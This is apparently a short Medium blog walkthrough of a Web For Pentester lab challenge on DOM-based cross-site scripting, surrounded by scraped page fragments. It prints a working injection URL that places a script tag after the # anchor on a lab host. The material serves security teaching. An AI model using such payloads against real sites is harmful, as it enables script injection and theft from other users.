
https://www.joe0.com/2016/12/08/cross-site-scripting-xss-and-exploiting-serverphp_self/

. . .

Challenge_9

This challenge is somewhat different from other challenges It is vulnerable to **‘DOM-Based XSS’**. If we dragged our head for this challenge we come to know that application is showing content after # (Anchor)tag, That means we have to inject our malicious script after # tag as below

[http://192.168.233.139/xss/example9.php#hackerABCD%3Cscript%3Ealert\(sd\)%3C/script%3E](http://192.168.233.139/xss/example9.php#hackerABCD%3Cscript%3Ealert(sd)%3C/script%3E)



NOTE:- As I am here using the latest version of Firefox browser which is not vulnerable to Dom-based XSS, so unable to reflect.

Thanks a lot..! :)

Public domain.

Web For Pentester

Owasp

Xss

Application Security

Ethical Hacking

34 claps



Amar K

Follow

```
12  assert[{
13    given: 'no arguments',
14    should: 'return 0',
15    actual: sum(),
16    expected: 0
17  }];
18
19  assert[{
20    given: 'zero',
21    should:
```

Top on Medium

TDD Changed My Life



Top on Medium

I'm calling for something truly



Top on Medium

Working Out Is Powerful Brain





Eric Elliott

Apr 19 · 9 min read



7.1K



Team Warren

Apr 22 · 11 min read



5.1K



Anna Held

Apr 16 · 4 min read



9.8K



transformational: Universal free...

Training

Responses



Write a response...